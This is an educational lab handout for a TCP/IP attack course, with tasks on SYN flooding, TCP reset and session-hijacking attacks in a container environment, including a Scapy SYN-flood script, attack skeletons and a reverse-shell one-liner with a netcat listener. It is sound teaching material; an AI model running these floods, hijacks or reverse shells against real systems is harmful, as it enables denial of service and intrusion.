TCP/IP Attack Lab

1 Overview

The learning objective of this lab is for students to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities. Wise people learn from mistakes. In security education, we study mistakes that lead to software vulnerabilities. Studying mistakes from the past not only help students understand why systems are vulnerable, why a seemly-benign mistake can turn into a disaster, and why many security mechanisms are needed. More importantly, it also helps students learn the common patterns of vulnerabilities, so they can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, students can learn the principles of secure design, secure programming, and security testing.

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed. In this lab, students will conduct several attacks on TCP. This lab covers the following topics:

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell
- A special type of TCP attack, the Mitnick attack, is covered in a separate lab.

Readings and videos. Detailed coverage of the TCP attacks can be found in the following:

- Chapter 16 of the SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at `https://www.handsonsecurity.net`.
- Section 6 of the SEED Lecture, *Internet Security: A Hands-on Approach*, by Wenliang Du. See details at `https://www.handsonsecurity.net/video.html`.

Lab environment. This lab has been tested on the SEED Ubuntu 20.04 VM. You can download a pre-built image from the SEED website, and run the SEED VM on your own computer. However, most of the SEED labs can be conducted on the cloud, and you can follow our instruction to create a SEED VM on the cloud.

2 Lab Environment

In this lab, we need to have at least three machines. We use containers to set up the lab environment. Figure 1 depicts the lab setup. We will use the attacker container to launch attacks, while using the other three containers as the victim and user machines. We assume all these machines are on the same LAN. Students can also use three virtual machines for this lab, but it will be much more convenient to use containers.



Figure 1: Lab environment setup

2.1 Container Setup and Commands

Please download the `Labsetup.zip` file to your VM from the lab's website, unzip it, enter the `Labsetup` folder, and use the `docker-compose.yml` file to set up the lab environment. Detailed explanation of the content in this file and all the involved `Dockerfile` can be found from the user manual, which is linked to the website of this lab. If this is the first time you set up a SEED lab environment using containers, it is very important that you read the user manual.

In the following, we list some of the commonly used commands related to Docker and Compose. Since we are going to use these commands very frequently, we have created aliases for them in the `.bashrc` file (in our provided SEEDUbuntu 20.04 VM).

```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

All the containers will be running in the background. To run commands on a container, we often need to get a shell on that container. We first need to use the "`docker ps`" command to find out the ID of the container, and then use "`docker exec`" to start a shell on that container. We have created aliases for them in the `.bashrc` file.

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#
```

```
// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

If you encounter problems when setting up the lab environment, please read the "Common Problems" section of the manual for potential solutions.

2.2 About the Attacker Container

In this lab, we can either use the VM or the attacker container as the attacker machine. If you look at the Docker Compose file, you will see that the attacker container is configured differently from the other containers.

- *Shared folder.* When we use the attacker container to launch attacks, we need to put the attacking code inside the attacker container. Code editing is more convenient inside the VM than in containers, because we can use our favorite editors. In order for the VM and container to share files, we have created a shared folder between the VM and the container using the Docker `volumes`. If you look at the Docker Compose file, you will find out that we have added the following entry to some of the containers. It indicates mounting the `./volumes` folder on the host machine (i.e., the VM) to the `/volumes` folder inside the container. We will write our code in the `./volumes` folder (on the VM), so they can be used inside the containers.

  ```
  volumes:
         - ./volumes:/volumes
  ```

- *Host mode.* In this lab, the attacker needs to be able to sniff packets, but running sniffer programs inside a container has problems, because a container is effectively attached to a virtual switch, so it can only see its own traffic, and it is never going to see the packets among other containers. To solve this problem, we use the `host` mode for the attacker container. This allows the attacker container to see all the traffics. The following entry used on the attacker container:

  ```
  network_mode: host
  ```

  When a container is in the `host` mode, it sees all the host's network interfaces, and it even has the same IP addresses as the host. Basically, it is put in the same network namespace as the host VM. However, the container is still a separate machine, because its other namespaces are still different from the host.

2.3 The seed Account

In this lab, we need to telnet from one containter to another. We have already created an account called `seed` inside all the containers. Its password is `dees`. You can telnet into this account.

3 Lab Tasks

3.1 Task 1: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP



Figure 2: SYN Flooding Attack

address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connection. Figure 2 illustrates the attack.

The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command:

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

We can use command "`netstat -nat`" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is `SYN-RECV`. If the 3-way handshake is finished, the state of the connections will be `ESTABLISHED`.

SYN Cookie Countermeasure: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. We can use the `sysctl` command to turn on/off the SYN cookie mechanism:

```
$ sudo sysctl -a | grep syncookies     (Display the SYN cookie flag)
$ sudo sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
$ sudo sysctl -w net.ipv4.tcp_syncookies=1 (turn on  SYN cookie)
```

The commands above only work inside the VM. Inside the provided container, we will not be able to change the SYN cookie flag. If we run the command, we will see the following error message. The container is not given the privilege to make the change.

```
# sysctl -w net.ipv4.tcp_syncookies=1
sysctl: setting key "net.ipv4.tcp_syncookies": Read-only file system
```

If we want to turn off the SYN cookie in a container, we have to do it when we build the container. That is why we added the following entry to the `docker-compose.yml` file:

```
sysctls:
      - net.ipv4.tcp_syncookies=0
```

Launching the attack. We provide a C program called `synflood.c`. Students can compile the program on the VM and then launch the attack on the target machine:

```
// Compile the code on the host VM
$ gcc -o synflood synflood.c

// Launch the attack from the attacker container
# synflood 10.9.0.5 23
```

While the attack is going on, run the "`netstat -nat`" command on the victim machine, and compare the result with that before the attack. Please go to another machine, try to telnet to the target machine, and describe your observation.

An interesting observation. On Ubuntu 20.04, if machine X has never made a telnet to the victim machine, when the SYN flooding attack is launched, machine X will not be able to telnet into the victim machine. However, if before the attack, machine X has already made a telnet to the victim machine, then X seems to be "immune" to the SYN flooding attack, and can successfully telnet to the victim machine during the attack. It seems that the victim machine remembers past successful connections, and uses this memory when establishing future connections with the "returning" client. This behavior does not exist in Ubuntu 16.04 and earlier versions. Some users of the SEED labs reported that the memory lasts less than 3 hours, i.e., if you keep doing the attack for 3 hours, the attack will eventually be successful.

We have not figured out whether this is a countermeasure specifically designed for the SYN flooding attack or this is just a side effect caused by the optimization in the TCP implementation. During the attack, to clean the victim machine's memory, we can simply reboot the target machine. For containers, rebooting is very simple, we just restart it using the following docker command:

```
$ docker restart <container id>
```

Enable the SYN Cookie Countermeasure. Please enable the SYN cookie mechanism, and run your attacks again, and compare the results.

Note on using Python + Scapy code: Although theoretically, we can use Python and Scapy to implement this attack, and the code will be much simplified. See the code below.

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

a = IP(dst="10.9.0.5")
b = TCP(sport=1551, dport=23, seq=1551, flags='S')
pkt = a/b

while True:
    pkt['IP'].src = str(IPv4Address(getrandbits(32)))
    send(pkt, verbose = 0)
```

However, the attack will not succeed using our lab setup. We now understand the reason, but haven't found a good solution yet. The problem is caused by the NAT setup in our lab environment. If the victim machine is not behind a NAT server, then this code will work.

Any traffic going out of the VM in our lab setup will go through the NAT server provided by VirtualBox. For TCP, NAT creates address translation entries based on the SYN packet. In our attack, the SYN packets generated by the attacker did not go through the NAT (both attacker and victims are behind the NAT), so no NAT entry was created. When the victim sends SYN + ACK back to the source IP (which is randomly generated by the attacker), this packet will go out through the NAT, but because there is no prior NAT entry for this TCP connection, NAT does not know what to do, so it sends a TCP RST packet back to the victim.

RST packets cause the victim to remove the data from the half-open connection queue. Therefore, while we are trying fill up this queue with the attack, VirtualBox helps the victim to remove our records from the queue. It becomes a competition between our code and the VirtualBox. Unfortunately, the speed of Python is not enough, so VirtualBox always win. C is much faster; that is why our C code will always win the competition.

3.2 Task 2: TCP RST Attacks on `telnet` Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, you need to launch a TCP RST attack from the VM to break an existing `telnet` connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

Launching the attack manually. Please use Scapy to conduct the TCP RST attack. A skeleton code is provided in the following. You need to replace each `@@@@` with an actual value (you can get them using Wireshark):

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

Optional: Launching the attack automatically. Students are encouraged to write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack is automated. Please make sure that when you use Scapy's `sniff` function, don't forget to set the `iface` argument.

3.3 Task 3: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a `telnet` session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the



Figure 3: TCP Session Hijacking Attack

victims to execute the malicious commands. Figure 3 depicts how the attack works. In this task, you need to demonstrate how you can hijack a `telnet` session between two computers. Your goal is to get the `telnet` server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

Launching the attack manually. Please use Scapy to conduct the TCP Session Hijacking attack. A skeleton code is provided in the following. You need to replace each `@@@@` with an actual value; you can use Wireshark to figure out what value you should put into each field of the spoofed TCP packets.

```
#!/usr/bin/env python3
from scapy.all import *

ip  = IP(src="@@@@", dst="@@@@")
tcp = TCP(sport=@@@@, dport=@@@@, flags="@@@@", seq=@@@@, ack=@@@@)
data = "@@@@"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Optional: Launching the attack automatically. Students are encouraged to write a program to launch the attack automatically using the sniffing-and-spoofing technique. Unlike the manual approach, we get all the parameters from sniffed packets, so the entire attack is automated. Please make sure that when you use Scapy's `sniff` function, don't forget to set the `iface` argument.

3.4 Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.

A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

In the following, we will show how we can set up a reverse shell if we can directly run a command on the victim machine (i.e. the server machine). In the TCP session hijacking attack, attackers cannot directly run a command on the victim machine, so their jobs is to run a reverse-shell command through the session hijacking attack. In this task, students need to demonstrate that they can achieve this goal.

To have a `bash` shell on a remote machine connect back to the attacker's machine, the attacker needs a process waiting for some connection on a given port. In this example, we will use `netcat`. This program allows us to specify a port number and can listen for a connection on that port. In the following demo, we show two windows, each one is from a different machine. The top window is the attack machine `10.9.0.1`, which runs `netcat` (`nc` for short), listening on port `9090`. The bottom window is the victim machine `10.9.0.5`, and we type the reverse shell command. As soon as the reverse shell gets executed, the top window indicates that we get a shell. This is a reverse shell, i.e., it runs on `10.9.0.5`.

```
+-------------------------------------------------+
| On 10.9.0.1 (attcker)                           |
|                                                 |
| $ nc -lnv 9090                                  |
| Listening on 0.0.0.0 9090                       |
| Connection received on 10.9.0.5 49382           |
| $   <--+ This shell runs on 10.9.0.5            |
|                                                 |
+-------------------------------------------------+

+-------------------------------------------------+
| On 10.9.0.5 (victim)                            |
|                                                 |
|$ /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1  |
|                                                 |
+-------------------------------------------------+
```

We provide a brief description on the reverse shell command in the following. Detailed explanation can be found in the SEED book.

- "`/bin/bash -i`": `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt)
- "`> /dev/tcp/10.9.0.1/9090`": This causes the output (`stdout`) of the shell to be redirected to the tcp connection to `10.9.0.1`'s port `9090`. The output `stdout` is represented by file descriptor number 1.
- "`0<&1`": File descriptor 0 represents the standard input (`stdin`). This causes the `stdin` for the shell to be obtained from the tcp connection.
- "`2>&1`": File descriptor 2 represents standard error `stderr`. This causes the error output to be redirected to the tcp connection.

In summary, "`/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1`" starts a `bash` shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.

In the demo shown above, when the `bash` shell command is executed on `10.9.0.5`, it connects back to the `netcat` process started on `10.9.0.1`. This is confirmed via the "`Connection received on 10.9.0.5`" message displayed by `netcat`.

The description above shows how you can set up a reverse shell if you have the access to the target machine, which is the `telnet` server in our setup, but in this task, you do not have such an access. Your task is to launch an TCP session hijacking attack on an existing `telnet` session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

4 Lab Report

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits.